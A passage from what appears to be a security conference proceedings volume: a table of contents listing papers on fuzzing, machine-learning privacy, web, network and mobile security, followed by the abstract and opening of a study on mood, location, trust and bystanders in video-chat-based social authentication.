Nyx: Greybox Hypervisor Fuzzing using Fast Snapshots and Affine Types 2597
Sergej Schumilo, Cornelius Aschermann, Ali Abbasi, Simon Wörner, and Thorsten Holz, *Ruhr-Universität Bochum*

Machine Learning: Privacy Issues

Systematic Evaluation of Privacy Risks of Machine Learning Models 2615
Liwei Song and Prateek Mittal, *Princeton University*

Extracting Training Data from Large Language Models 2633
Nicholas Carlini, *Google;* Florian Tramèr, *Stanford University;* Eric Wallace, *UC Berkeley;* Matthew Jagielski, *Northeastern University;* Ariel Herbert-Voss, *OpenAI and Harvard University;* Katherine Lee and Adam Roberts, *Google;* Tom Brown, *OpenAI;* Dawn Song, *UC Berkeley;* Úlfar Erlingsson, *Apple;* Alina Oprea, *Northeastern University;* Colin Raffel, *Google*

SWIFT: Super-fast and Robust Privacy-Preserving Machine Learning 2651
Nishat Koti, Mahak Pancholi, Arpita Patra, and Ajith Suresh, *Indian Institute of Science, Bangalore*

Stealing Links from Graph Neural Networks 2669
Xinlei He, *CISPA Helmholtz Center for Information Security;* Jinyuan Jia, *Duke University;* Michael Backes, *CISPA Helmholtz Center for Information Security;* Neil Zhenqiang Gong, *Duke University;* Yang Zhang, *CISPA Helmholtz Center for Information Security*

Leakage of Dataset Properties in Multi-Party Machine Learning 2687
Wanrong Zhang, *Georgia Institute of Technology;* Shruti Tople, *Microsoft Research;* Olga Ohrimenko, *The University of Melbourne*

Defeating DNN-Based Traffic Analysis Systems in Real-Time With Blind Adversarial Perturbations 2705
Milad Nasr, Alireza Bahramali, and Amir Houmansadr, *University of Massachusetts Amherst*

Cerebro: A Platform for Multi-Party Cryptographic Collaborative Learning 2723
Wenting Zheng, *UC Berkeley/CMU;* Ryan Deng, Weikeng Chen, and Raluca Ada Popa, *UC Berkeley;* Aurojit Panda, *New York University;* Ion Stoica, *UC Berkeley*

Fuzzing

SyzVegas: Beating Kernel Fuzzing Odds with Reinforcement Learning 2741
Daimeng Wang, Zheng Zhang, Hang Zhang, Zhiyun Qian, Srikanth V. Krishnamurthy, and Nael Abu-Ghazaleh, *University of California, Riverside*

Android SmartTVs Vulnerability Discovery via Log-Guided Fuzzing 2759
Yousra Aafer, *University of Waterloo;* Wei You, *Renmin University of China;* Yi Sun, Yu Shi, and Xiangyu Zhang, *Purdue University;* Heng Yin, *UC Riverside*

UniFuzz: A Holistic and Pragmatic Metrics-Driven Platform for Evaluating Fuzzers 2777
Yuwei Li, *Zhejiang University;* Shouling Ji, *Zhejiang University/Zhejiang University NGICS Platform;* Yuan Chen, *Zhejiang University;* Sizhuang Liang, *Georgia Institute of Technology;* Wei-Han Lee, *IBM Research;* Yueyao Chen and Chenyang Lyu, *Zhejiang University;* Chunming Wu, *Zhejiang University/Zhejiang Lab, Hangzhou, China;* Raheem Beyah, *Georgia Institute of Technology;* Peng Cheng, *Zhejiang University NGICS Platform/Zhejiang University;* Kangjie Lu, *University of Minnesota;* Ting Wang, *Pennsylvania State University*

Token-Level Fuzzing 2795
Christopher Salls, *UC Santa Barbara;* Chani Jindal, *Microsoft;* Jake Corina, *Seaside Security;* Christopher Kruegel and Giovanni Vigna, *UC Santa Barbara*

APICraft: Fuzz Driver Generation for Closed-source SDK Libraries 2811
Cen Zhang, *Nanyang Technological University;* Xingwei Lin, *Ant Group;* Yuekang Li, *Nanyang Technological University;* Yinxing Xue, *University of Science and Technology of China;* Jundong Xie, *Ant Group;* Hongxu Chen, *Nanyang Technological University;* Xinlei Ying and Jiashui Wang, *Ant Group;* Yang Liu, *Nanyang Technological University*

The Use of Likely Invariants as Feedback for Fuzzers 2829
Andrea Fioraldi, *EURECOM;* Daniele Cono D'Elia, *Sapienza University of Rome;* Davide Balzarotti, *EURECOM*

ICSFuzz: Manipulating I/Os and Repurposing Binary Code to Enable Instrumented Fuzzing in ICS Control Applications 2847
Dimitrios Tychalas, *NYU Tandon School of Engineering;* Hadjer Benkraouda and Michail Maniatakos, *New York University Abu Dhabi*

Web Security 2

Prime+Probe 1, JavaScript 0: Overcoming Browser-based Side-Channel Defenses 2863
Anatoly Shusterman, *Ben-Gurion University of the Negev;* Ayush Agarwal, *University of Michigan;* Sioli O'Connell, *University of Adelaide;* Daniel Genkin, *University of Michigan;* Yossi Oren, *Ben-Gurion University of the Negev;* Yuval Yarom, *University of Adelaide and Data61*

Saphire: Sandboxing PHP Applications with Tailored System Call Allowlists 2881
Alexander Bulekov, Rasoul Jahanshahi, and Manuel Egele, *Boston University*

SandTrap: Securing JavaScript-driven Trigger-Action Platforms 2899
Mohammad M. Ahmadpanah, *Chalmers University of Technology;* Daniel Hedin, *Chalmers University of Technology and Mälardalen University;* Musard Balliu, *KTH Royal Institute of Technology;* Lars Eric Olsson and Andrei Sabelfeld, *Chalmers University of Technology*

Can I Take Your Subdomain? Exploring Same-Site Attacks in the Modern Web 2917
Marco Squarcina, Mauro Tempesta, and Lorenzo Veronese, *TU Wien;* Stefano Calzavara, *Università Ca' Foscari Venezia & OWASP;* Matteo Maffei, *TU Wien*

U Can't Debug This: Detecting JavaScript Anti-Debugging Techniques in the Wild 2935
Marius Musch and Martin Johns, *TU Braunschweig*

Abusing Hidden Properties to Attack the Node.js Ecosystem 2951
Feng Xiao, *Georgia Tech;* Jianwei Huang, *Texas A&M University;* Yichang Xiong, *Independent Researcher;* Guangliang Yang, *Georgia Tech;* Hong Hu, *Penn State University;* Guofei Gu, *Texas A&M University;* Wenke Lee, *Georgia Tech*

Friday, August 13

Forensics and Diagnostics for Security and Voting

mID: Tracing Screen Photos via Moiré Patterns 2969
Yushi Cheng, Xiaoyu Ji, Lixu Wang, and Qi Pang, *Zhejiang University;* Yi-Chao Chen, *Shanghai Jiao Tong University;* Wenyuan Xu, *Zhejiang University*

SEAL: Storage-efficient Causality Analysis on Enterprise Logs with Query-friendly Compression 2987
Peng Fei, Zhou Li, and Zhiying Wang, *University of California, Irvine;* Xiao Yu, *NEC Laboratories America, Inc.;* Ding Li, *Peking University;* Kangkook Jee, *University of Texas at Dallas*

ATLAS: A Sequence-based Learning Approach for Attack Investigation 3005
Abdulellah Alsaheel and Yuhong Nan, *Purdue University;* Shiqing Ma, *Rutgers University;* Le Yu, Gregory Walkup, Z. Berkay Celik, Xiangyu Zhang, and Dongyan Xu, *Purdue University*

ELISE: A Storage Efficient Logging System Powered by Redundancy Reduction and Representation Learning . . . 3023
Hailun Ding, Shenao Yan, Juan Zhai, and Shiqing Ma, *Rutgers University*

V0Finder: Discovering the Correct Origin of Publicly Reported Software Vulnerabilities 3041
Seunghoon Woo, Dongwook Lee, Sunghan Park, and Heejo Lee, *Korea University;* Sven Dietrich, *City University of New York*

MINERVA– An Efficient Risk-Limiting Ballot Polling Audit 3059
Filip Zagórski, *Wroclaw University of Science and Technology;* Grant McClearn and Sarah Morin, *The George Washington University;* Neal McBurnett; Poorvi L. Vora, *The George Washington University*

Security Analysis of the Democracy Live Online Voting System 3077
Michael Specter, *MIT;* J. Alex Halderman, *University of Michigan*

Internet and Network Security

Hopper: Modeling and Detecting Lateral Movement 3093
Grant Ho, *UC San Diego, UC Berkeley, and Dropbox;* Mayank Dhiman, *Dropbox;* Devdatta Akhawe, *Figma, Inc.;* Vern Paxson, *UC Berkeley and International Computer Science Institute;* Stefan Savage and Geoffrey M. Voelker, *UC San Diego;* David Wagner, *UC Berkeley*

LZR: Identifying Unexpected Internet Services 3111
Liz Izhikevich, *Stanford University;* Renata Teixeira, *Inria;* Zakir Durumeric, *Stanford University*

Blind In/On-Path Attacks and Applications to VPNs 3129
William J. Tolley and Beau Kujath, *Breakpointing Bad/Arizona State University;* Mohammad Taha Khan, *Washington and Lee University;* Narseo Vallina-Rodriguez, *IMDEA Networks Institute/ICSI;* Jedidiah R. Crandall, *Breakpointing Bad/ Arizona State University*

The *Hijackers* Guide To The Galaxy: *Off-Path* Taking Over Internet Resources 3147
Tianxiang Dai, *Fraunhofer Institute for Secure Information Technology SIT;* Philipp Jeitner, *Fraunhofer Institute for Secure Information Technology SIT, Technical University of Darmstadt;* Haya Shulman, *Fraunhofer Institute for Secure Information Technology SIT;* Michael Waidner, *Fraunhofer Institute for Secure Information Technology SIT, Technical University of Darmstadt*

Injection Attacks Reloaded: Tunnelling Malicious Payloads over DNS 3165
Philipp Jeitner, *TU Darmstadt;* Haya Shulman, *Fraunhofer SIT*

Causal Analysis for Software-Defined Networking Attacks. 3183
Benjamin E. Ujcich, *Georgetown University;* Samuel Jero and Richard Skowyra, *MIT Lincoln Laboratory;* Adam Bates, *University of Illinois at Urbana-Champaign;* William H. Sanders, *Carnegie Mellon University;* Hamed Okhravi, *MIT Lincoln Laboratory*

Attacks

Weak Links in Authentication Chains: A Large-scale Analysis of Email Sender Spoofing Attacks 3201
Kaiwen Shen, Chuhan Wang, and Minglei Guo, *Tsinghua University;* Xiaofeng Zheng, *Tsinghua University and Qi An Xin Technology Research Institute;* Chaoyi Lu and Baojun Liu, *Tsinghua University;* Yuxuan Zhao, *North China Institute of Computing Technology;* Shuang Hao, *University of Texas at Dallas;* Haixin Duan, *Tsinghua University; Qi An Xin Technology Research Institute;* Qingfeng Pan, *Coremail Technology Co. Ltd;* Min Yang, *Fudan University*

Automated Discovery of Denial-of-Service Vulnerabilities in Connected Vehicle Protocols 3219
Shengtuo Hu, *University of Michigan;* Qi Alfred Chen, *UC Irvine;* Jiachen Sun, Yiheng Feng, Z. Morley Mao, and Henry X. Liu, *University of Michigan*

Too Good to Be Safe: Tricking Lane Detection in Autonomous Driving with Crafted Perturbations 3237
Pengfei Jing, *The Hong Kong Polytechnic University and Keen Security Lab, Tencent;* Qiyi Tang and Yuefeng Du, *Keen Security Lab, Tencent;* Lei Xue and Xiapu Luo, *The Hong Kong Polytechnic University;* Ting Wang, *Pennsylvania State University;* Sen Nie and Shi Wu, *Keen Security Lab, Tencent*

Acoustics to the Rescue: Physical Key Inference Attack Revisited 3255
Soundarya Ramesh and Rui Xiao, *National University of Singapore;* Anindya Maiti, *University of Oklahoma;* Jong Taek Lee, Harini Ramprasad, and Ananda Kumar, *National University of Singapore;* Murtuza Jadliwala, *University of Texas at San Antonio;* Jun Han, *National University of Singapore*

Messy States of Wiring: Vulnerabilities in Emerging Personal Payment Systems 3273
Jiadong Lou and Xu Yuan, *University of Louisiana at Lafayette;* Ning Zhang, *Washington University in St. Louis*

Research on the Security of Visual Reasoning CAPTCHA 3291
Yipeng Gao, Haichang Gao, Sainan Luo, Yang Zi, Shudong Zhang, Wenjie Mao, Ping Wang, and Yulong Shen, *Xidian University;* Jeff Yan, *Linköping University*

Dirty Road Can Attack: Security of Deep Learning based Automated Lane Centering under Physical-World Attack 3309
Takami Sato, Junjie Shen, and Ningfei Wang, *University of California, Irvine;* Yunhan Jia, *ByteDance;* Xue Lin, *Northeastern University;* Qi Alfred Chen, *University of California, Irvine*

Research on Surveillance and Censorship

Domain Shadowing: Leveraging Content Delivery Networks for Robust Blocking-Resistant Communications . . . 3327
Mingkui Wei, *George Mason University*

Weaponizing Middleboxes for TCP Reflected Amplification 3345
Kevin Bock, *University of Maryland;* Abdulrahman Alaraj, *University of Colorado Boulder;* Yair Fax and Kyle Hurley, *University of Maryland;* Eric Wustrow, *University of Colorado Boulder;* Dave Levin, *University of Maryland*

Collective Information Security in Large-Scale Urban Protests: the Case of Hong Kong 3363
Martin R. Albrecht, Jorge Blasco, Rikke Bjerg Jensen, and Lenka Mareková, *Royal Holloway, University of London*

How Great is the Great Firewall? Measuring China's DNS Censorship 3381
Nguyen Phong Hoang, *Stony Brook University and Citizen Lab, University of Toronto;* Arian Akhavan Niaki, *University of Massachusetts, Amherst;* Jakub Dalek, Jeffrey Knockel, and Pellaeon Lin, *Citizen Lab, University of Toronto;* Bill Marczak, *Citizen Lab, University of Toronto, and University of California, Berkeley;* Masashi Crete-Nishihata, *Citizen Lab, University of Toronto;* Phillipa Gill, *University of Massachusetts, Amherst;* Michalis Polychronakis, *Stony Brook University*

Balboa: Bobbing and Weaving around Network Censorship. 3399
Marc B. Rosen, James Parker, and Alex J. Malozemoff, *Galois, Inc.*

Once is Never Enough: Foundations for Sound Statistical Inference in Tor Network Experimentation. 3415
Rob Jansen, *U.S. Naval Research Laboratory;* Justin Tracey and Ian Goldberg, *University of Waterloo*

Rollercoaster: An Efficient Group-Multicast Scheme for Mix Networks 3433
Daniel Hugenroth, Martin Kleppmann, and Alastair R. Beresford, *University of Cambridge*

Malware and Program Analysis 1

Obfuscation-Resilient Executable Payload Extraction From Packed Malware 3451
Binlin Cheng, *Hubei Normal University & Wuhan University;* Jiang Ming, Erika A Leal, and Haotian Zhang, *The University of Texas at Arlington;* Jianming Fu and Guojun Peng, *Wuhan University;* Jean-Yves Marion, *Université de Lorraine, CNRS, LORIA*

DeepReflect: Discovering Malicious Functionality through Binary Reconstruction. 3469
Evan Downing, *Georgia Institute of Technology;* Yisroel Mirsky, *Georgia Institute of Technology & Ben-Gurion University;* Kyuhong Park and Wenke Lee, *Georgia Institute of Technology*

When Malware Changed Its Mind: An Empirical Study of Variable Program Behaviors in the Real World 3487
Erin Avllazagaj, *University of Maryland, College Park;* Ziyun Zhu, *Facebook;* Leyla Bilge, *NortonLifeLock Research Group;* Davide Balzarotti, *EURECOM;* Tudor Dumitras, *University of Maryland, College Park*

The Circle Of Life: A Large-Scale Study of The IoT Malware Lifecycle 3505
Omar Alrawi, Charles Lever, and Kevin Valakuzhy, *Georgia Institute of Technology;* Ryan Court and Kevin Snow, *Zero Point Dynamics;* Fabian Monrose, *University of North Carolina at Chapel Hill;* Manos Antonakakis, *Georgia Institute of Technology*

Forecasting Malware Capabilities From Cyber Attack Memory Images. 3523
Omar Alrawi, Moses Ike, Matthew Pruett, Ranjita Pai Kasturi, Srimanta Barua, Taleb Hirani, Brennan Hill, and Brendan Saltaformaggio, *Georgia Institute of Technology*

YarIx: Scalable YARA-based Malware Intelligence. 3541
Michael Brengel and Christian Rossow, *CISPA Helmholtz Center for Information Security*

Constraint-guided Directed Greybox Fuzzing. 3559
Gwangmu Lee, *Seoul National University;* Woochul Shim, *Samsung Research;* Byoungyoung Lee, *Seoul National University*

Mobile System Security and Privacy

PrivateDrop: Practical Privacy-Preserving Authentication for Apple AirDrop 3577
Alexander Heinrich, Matthias Hollick, Thomas Schneider, Milan Stute, and Christian Weinert, *TU Darmstadt*

Privacy-Preserving and Standard-Compatible AKA Protocol for 5G 3595
Yuchen Wang, *TCA of State Key Laboratory of Computer Science, Institute of Software, Chinese Academy of Sciences & Alibaba Group;* Zhenfeng Zhang, *TCA of State Key Laboratory of Computer Science, Institute of Software, Chinese Academy of Sciences;* Yongquan Xie, *Commercial Cryptography Testing Center of State Cryptography Administration*

SEApp: Bringing Mandatory Access Control to Android Apps 3613
Matthew Rossi, Dario Facchinetti, and Enrico Bacis, *Università degli Studi di Bergamo;* Marco Rosa, *SAP Security Research;* Stefano Paraboschi, *Università degli Studi di Bergamo*

A11y and Privacy don't have to be mutually exclusive: Constraining Accessibility Service Misuse on Android . . . 3631
Jie Huang, Michael Backes, and Sven Bugiel, *CISPA Helmholtz Center for Information Security*

An Investigation of the Android Kernel Patch Ecosystem 3649
Zheng Zhang, *UC RIverside;* Hang Zhang and Zhiyun Qian, *UC Riverside;* Billy Lau, *Google Inc.*

Share First, Ask Later (or Never?) Studying Violations of GDPR's Explicit Consent in Android Apps 3667
Trung Tin Nguyen, *CISPA Helmholtz Center for Information Security; Saarbrücken Graduate School of Computer Science, Saarland University;* Michael Backes, Ninja Marnau, and Ben Stock, *CISPA Helmholtz Center for Information Security*

DEFInit: An Analysis of Exposed Android Init Routines 3685
Yuede Ji, *University of North Texas;* Mohamed Elsabagh, Ryan Johnson, and Angelos Stavrou, *Kryptowire*

Phishing and the Malicious Web

Scalable Detection of Promotional Website Defacements in Black Hat SEO Campaigns 3703
Ronghai Yang, *Sangfor Technologies Inc.;* Xianbo Wang, *The Chinese University of Hong Kong;* Cheng Chi, Dawei Wang, Jiawei He, and Siming Pang, *Sangfor Technologies Inc.;* Wing Cheong Lau, *The Chinese University of Hong Kong*

Compromised or Attacker-Owned: A Large Scale Classification and Study of Hosting Domains of Malicious URLs. 3721
Ravindu De Silva, *SCoRe Lab and Qatar Computing Research Institute;* Mohamed Nabeel, *Qatar Computing Research Institute;* Charith Elvitigala, *SCoRe Lab;* Issa Khalil and Ting Yu, *Qatar Computing Research Institute;* Chamath Keppitiyagama, *University of Colombo School of Computing*

Assessing Browser-level Defense against IDN-based Phishing. 3739
Hang Hu, *Virginia Tech;* Steve T.K. Jan, *University of Illinois at Urbana-Champaign/Virginia Tech;* Yang Wang and Gang Wang, *University of Illinois at Urbana-Champaign*

Catching Phishers By Their Bait: Investigating the Dutch Phishing Landscape through Phishing Kit Detection . 3757
Hugo Bijmans, Tim Booij, and Anneke Schwedersky, *Netherlands Organisation for Applied Scientific Research (TNO);* Aria Nedgabat, *Eindhoven University of Technology;* Rolf van Wegberg, *Delft University of Technology*

PhishPrint: Evading Phishing Detection Crawlers by Prior Profiling 3775
Bhupendra Acharya and Phani Vadrevu, *UNO Cyber Center, University of New Orleans*

Phishpedia: A Hybrid Deep Learning Based Approach to Visually Identify Phishing Webpages. 3793
Yun Lin and Ruofan Liu, *National University of Singapore;* Dinil Mon Divakaran, *Trustwave;* Jun Yang Ng and Qing Zhou Chan, *National University of Singapore;* Yiwen Lu, Yuxuan Si, and Fan Zhang, *Zhejiang University;* Jin Song Dong, *National University of Singapore*

Is Real-time Phishing Eliminated with FIDO? Social Engineering Downgrade Attacks against FIDO Protocols . 3811
Enis Ulqinaku, *ETH Zürich;* Hala Assal, AbdelRahman Abdou, and Sonia Chiasson, *Carleton University;* Srdjan Capkun, *ETH Zürich*

DDOS; Wireless Security

Jaqen: A High-Performance Switch-Native Approach for Detecting and Mitigating Volumetric DDoS Attacks with Programmable Switches 3829
Zaoxing Liu, *Boston University;* Hun Namkung, *Carnegie Mellon University;* Georgios Nikolaidis, Jeongkeun Lee, and Changhoon Kim, *Intel, Barefoot Switch Division;* Xin Jin, *Peking University;* Vladimir Braverman, *Johns Hopkins University;* Minlan Yu, *Harvard University;* Vyas Sekar, *Carnegie Mellon University*

ReDoSHunter: A Combined Static and Dynamic Approach for Regular Expression DoS Detection 3847
Yeting Li and Zixuan Chen, *SKLCS, ISCAS, UCAS;* Jialun Cao, *HKUST;* Zhiwu Xu, *Shenzhen University;* Qiancheng Peng, *SKLCS, ISCAS, UCAS;* Haiming Chen, *SKLCS, ISCAS;* Liyuan Chen, *Tencent;* Shing-Chi Cheung, *HKUST*

Ripple: A Programmable, Decentralized Link-Flooding Defense Against Adaptive Adversaries 3865
Jiarong Xing, Wenqing Wu, and Ang Chen, *Rice University*

Accurately Measuring Global Risk of Amplification Attacks using AmpMap 3881
Soo-Jin Moon, Yucheng Yin, and Rahul Anand Sharma, *Carnegie Mellon University;* Yifei Yuan, *Alibaba Group;* Jonathan M. Spring, *CERT/CC, SEI, Carnegie Mellon University;* Vyas Sekar, *Carnegie Mellon University*

A Stealthy Location Identification Attack Exploiting Carrier Aggregation in Cellular Networks 3899
Nitya Lakshmanan and Nishant Budhdev, *National University of Singapore;* Min Suk Kang, *KAIST;* Mun Choon Chan and Jun Han, *National University of Singapore*

Disrupting *Continuity* of Apple's Wireless Ecosystem Security: New Tracking, DoS, and MitM Attacks on iOS and macOS Through Bluetooth Low Energy, AWDL, and Wi-Fi 3917
Milan Stute, Alexander Heinrich, Jannik Lorenz, and Matthias Hollick, *Technical University of Darmstadt*

Stars Can Tell: A Robust Method to Defend against GPS Spoofing Attacks using Off-the-shelf Chipset 3935
Shinan Liu, *University of Chicago;* Xiang Cheng and Hanchao Yang, *Virginia Tech;* Yuanchao Shu, *Microsoft Research;* Xiaoran Weng, *University of Electronic Science and Technology of China;* Ping Guo, *City University of Hong Kong;* Kexiong (Curtis) Zeng, *Facebook;* Gang Wang, *University of Illinois at Urbana-Champaign;* Yaling Yang, *Virginia Tech*

Cryptography and the Cloud

Formally Verified Memory Protection for a Commodity Multiprocessor Hypervisor 3953
Shih-Wei Li, Xupeng Li, Ronghui Gu, Jason Nieh, and John Zhuang Hui, *Columbia University*

Automatic Policy Generation for Inter-Service Access Control of Microservices 3971
Xing Li, *Zhejiang University;* Yan Chen, *Northwestern University;* Zhiqiang Lin, *The Ohio State University;* Xiao Wang and Jim Hao Chen, *Northwestern University*

CLARION: Sound and Clear Provenance Tracking for Microservice Deployments 3989
Xutong Chen, *Northwestern University;* Hassaan Irshad, *SRI International;* Yan Chen, *Northwestern University;* Ashish Gehani and Vinod Yegneswaran, *SRI International*

Virtual Secure Platform: A Five-Stage Pipeline Processor over TFHE 4007
Kotaro Matsuoka, Ryotaro Banno, Naoki Matsumoto, Takashi Sato, and Song Bian, *Kyoto University*

Searching Encrypted Data with Size-Locked Indexes 4025
Min Xu, *University of Chicago;* Armin Namavari, *Cornell University;* David Cash, *University of Chicago;* Thomas Ristenpart, *Cornell Tech*

Blitz: Secure Multi-Hop Payments Without Two-Phase Commits. 4043
Lukas Aumayr, *TU Wien;* Pedro Moreno-Sanchez, *IMDEA Software Institute;* Aniket Kate, *Purdue University;* Matteo Maffei, *TU Wien*

Reducing HSM Reliance in Payments through Proxy Re-Encryption 4061
Sivanarayana Gaddam, *Visa;* Atul Luykx, *Security Engineering Research, Google;* Rohit Sinha, *Swirlds Inc.;* Gaven Watson, *Visa Research*

Measurements of Fraud, Malware, Spam, and Other Abuse

Risky Business? Investigating the Security Practices of Vendors on an Online Anonymous Market using Ground-Truth Data 4079
Jochem van de Laarschot and Rolf van Wegberg, *Delft University of Technology*

Deep Entity Classification: Abusive Account Detection for Online Social Networks 4097
Teng Xu, Gerard Goossen, Huseyin Kerem Cevahir, Sara Khodeir, and Yingyezhe Jin, *Facebook, Inc;* Frank Li, *Facebook, Inc, and Georgia Institute of Technology;* Shawn Shan, *Facebook, Inc, and University of Chicago;* Sagar Patel and David Freeman, *Facebook, Inc;* Paul Pearce, *Facebook, Inc, and Georgia Institute of Technology*

SocialHEISTing: Understanding Stolen Facebook Accounts. 4115
Jeremiah Onaolapo, *University of Vermont;* Nektarios Leontiadis and Despoina Magka, *Facebook;* Gianluca Stringhini, *Boston University*

Understanding Malicious Cross-library Data Harvesting on Android 4133
Jice Wang, *National Computer Network Intrusion Protection Center, University of Chinese Academy of Sciences; Indiana University Bloomington;* Yue Xiao and Xueqiang Wang, *Indiana University Bloomington;* Yuhong Nan, *Purdue University;* Luyi Xing and Xiaojing Liao, *Indiana University Bloomington;* JinWei Dong, *School of Cyber Engineering, Xidian University;* Nicolas Serrano, *Indiana University, Bloomington;* Haoran Lu and XiaoFeng Wang, *Indiana University Bloomington;* Yuqing Zhang, *National Computer Network Intrusion Protection Center, University of Chinese Academy of Sciences; School of Cyber Engineering, Xidian University; School of Computer Science and Cyberspace Security, Hainan University*

Swiped: Analyzing Ground-truth Data of a Marketplace for Stolen Debit and Credit Cards 4151
Maxwell Aliapoulios, Cameron Ballard, Rasika Bhalerao, Tobias Lauinger, and Damon McCoy, *New York University*

Having Your Cake and Eating It: An Analysis of Concession-Abuse-as-a-Service 4169
Zhibo Sun, Adam Oest, and Penghui Zhang, *Arizona State University;* Carlos Rubio-Medrano, *Texas A&M University - Corpus Christi;* Tiffany Bao and Ruoyu Wang, *Arizona State University;* Ziming Zhao, *Rochester Institute of Technology;* Yan Shoshitaishvili and Adam Doupé, *Arizona State University;* Gail-Joon Ahn, *Arizona State University and Samsung Research*

IoT; Specialty Networking

Capture: Centralized Library Management for Heterogeneous IoT Devices. 4187
Han Zhang, Abhijith Anilkumar, Matt Fredrikson, and Yuvraj Agarwal, *Carnegie Mellon University*

MPInspector: A Systematic and Automatic Approach for Evaluating the Security of IoT Messaging Protocols . . . 4205
Qinying Wang, *Zhejiang University;* Shouling Ji, *Zhejiang University; Binjiang Institute of Zhejiang University;* Yuan Tian, *University of Virginia;* Xuhong Zhang, *Zhejiang University; Binjiang Institute of Zhejiang University;* Binbin Zhao, *Georgia Institute of Technology;* Yuhong Kan and Zhaowei Lin, *Zhejiang University;* Changting Lin and Shuiguang Deng, *Zhejiang University; Binjiang Institute of Zhejiang University;* Alex X. Liu, *Ant Group;* Raheem Beyah, *Georgia Institute of Technology*

HAWatcher: Semantics-Aware Anomaly Detection for Appified Smart Homes 4223
Chenglong Fu, *Temple University;* Qiang Zeng, *University of South Carolina;* Xiaojiang Du, *Temple University*

Exposing New Vulnerabilities of Error Handling Mechanism in CAN 4241
Khaled Serag and Rohit Bhatia, *Purdue University;* Vireshwar Kumar, *Indian Institute of Technology Delhi;* Z. Berkay Celik and Dongyan Xu, *Purdue University*

CANARY - a reactive defense mechanism for Controller Area Networks based on Active RelaYs 4259
Bogdan Groza, Lucian Popa, and Pal-Stefan Murvay, *Universitatea Politehnica Timisoara;* Yuval Elovici and Asaf Shabtai, *Ben-Gurion University of the Negev*

ReDMArk: Bypassing RDMA Security Mechanisms 4277
Benjamin Rothenberger, Konstantin Taranov, Adrian Perrig, and Torsten Hoefler, *ETH Zurich*

TLS

ALPACA: Application Layer Protocol Confusion - Analyzing and Mitigating Cracks in TLS Authentication 4293
Marcus Brinkmann, *Ruhr University Bochum;* Christian Dresen, *Münster University of Applied Sciences;* Robert Merget, *Ruhr University Bochum;* Damian Poddebniak, *Münster University of Applied Sciences;* Jens Müller, *Ruhr University Bochum;* Juraj Somorovsky, *Paderborn University;* Jörg Schwenk, *Ruhr University Bochum;* Sebastian Schinzel, *Münster University of Applied Sciences*

Experiences Deploying Multi-Vantage-Point Domain Validation at Let's Encrypt 4311
Henry Birge-Lee and Liang Wang, *Princeton University;* Daniel McCarney, *Square Inc.;* Roland Shoemaker, *unaffiliated;* Jennifer Rexford and Prateek Mittal, *Princeton University*

SiamHAN: IPv6 Address Correlation Attacks on TLS Encrypted Traffic via Siamese Heterogeneous Graph Attention Network. 4329
Tianyu Cui, Gaopeng Gou, Gang Xiong, Zhen Li, Mingxin Cui, and Chang Liu, *Institute of Information Engineering, Chinese Academy of Sciences, and School of Cyber Security, University of Chinese Academy of Sciences*

Why Eve and Mallory Still Love Android: Revisiting TLS (In)Security in Android Applications 4347
Marten Oltrogge, *CISPA Helmholtz Center for Information Security;* Nicolas Huaman, Sabrina Klivan, and Yasemin Acar, *Leibniz University Hannover;* Michael Backes, *CISPA Helmholtz Center for Information Security;* Sascha Fahl, *Leibniz University Hannover*

Why TLS is better without STARTTLS: A Security Analysis of STARTTLS in the Email Context 4365
Damian Poddebniak and Fabian Ising, *Münster University of Applied Sciences;* Hanno Böck, *Independent Researcher;* Sebastian Schinzel, *Münster University of Applied Sciences*

What's in a Name? Exploring CA Certificate Control 4383
Zane Ma and Joshua Mason, *University of Illinois at Urbana-Champaign;* Manos Antonakakis, *Georgia Institute of Technology;* Zakir Durumeric, *Stanford University;* Michael Bailey, *University of Illinois at Urbana-Champaign*

Effect of Mood, Location, Trust, and Presence of Others on Video-Based Social Authentication

Cheng Guo
Clemson University

Brianne Campbell
Clemson University

Apu Kapadia
Indiana University

Michael K. Reiter
Duke University

Kelly Caine
Clemson University

Abstract

Current fallback authentication mechanisms are unreliable (e.g., security questions are easy to guess) and need improvement. Social authentication shows promise as a novel form of fallback authentication. In this paper, we report the results of a four-week study that explored people's perceived willingness to use video chat as a form of social authentication. We investigated whether people's mood, location, and trust, and the presence of others affected perceived willingness to use video chat to authenticate. We found that participants who were alone, reported a more positive mood, and had more trust in others reported more willingness to use video chat as an authentication method. Participants also reported more willingness to help others to authenticate via video chat than to initiate a video chat authentication session themselves. Our results provide initial insights into human-computer interaction issues that could stem from using video chat as a fallback authentication method within a small social network of people (e.g., family members and close friends) who know each other well and trust each other.

1 Introduction

Web services and mobile apps mostly rely on users' self-provided passwords for authentication. However, passwords are easy to forget: nearly three-quarters of people report that they often or sometimes forget a password [69]. A survey study conducted by SAP Inc. found that over the course of 12 months, 84% of users forget a password at least once [35]. At the same time, passwords are relatively easy to steal. Theft of credentials happens regularly via users being phished or users sharing the same passwords across many platforms, one of which is compromised [7]. In both cases, users may be forced to use a form of secondary or fallback authentication mechanism to regain access to their accounts.

The most common secondary or fallback authentication mechanisms are security questions and out-of-band communications, which are unreliable and/or hard to use. For security questions, previous research has shown that answers are easy to forget and maybe guessable by users' acquaintances [73, 77, 94]. Forgetting passwords, user names, and answers to security questions are the most common reasons for authentication failures [61]. Fallback authentication via SMS or email is preferable to security questions in terms of usability and security [13]. However, mobile phones are frequently lost or stolen [15, 21, 80], and when this occurs, the legitimate owner may not receive the SMS or email. For these reasons, the National Institute of Standards and Technology (NIST) has suggested avoiding SMS or email as out-of-band authenticators [38].

To address the risks associated with SMS and email as out-of-band authenticators, Libonati and colleagues [60] developed a system where a phone would remain usable only while in its owner's possession, as confirmed by the owner's social network members when interacting with the owner. For example, video chatting with the owner would present an opportunity to *notarize* that the owner was still in possession of the phone, in which case the owner's phone would continue to function as normal. If a sufficiently long time passed without such a successful notarization, then the phone's functionality would be degraded, and critical capabilities (e.g., approving a fallback authentication push notification or checking email) rendered unavailable until such authentication was obtained. Alternatively, a notarization could be required to perform a critical transaction with the device.

Attempting to involve another person to act as a notary to confirm the owner's possession of their phone naturally raises many questions relating to feasibility and motivation. Libonati and colleagues [60] attempted to answer some of these questions via a lab study. In their study, participants were randomly assigned to act as either a supplicant—a person requesting authentication, or a notary—a person who supported authentication. While physically separated in the lab, the notary interacted with the supplicant via video chat, decided whether the supplicant was present in a set of images, and, if so, identified the supplicant. They found that, in the lab, notarization by strangers is effective and argued that this might be useful in combating device theft. However, their study did

not address whether video-based social authentication would be usable by people outside the lab and over a longer period of time. If it is, what factors may affect people's ability and willingness to use this form of fallback authentication?

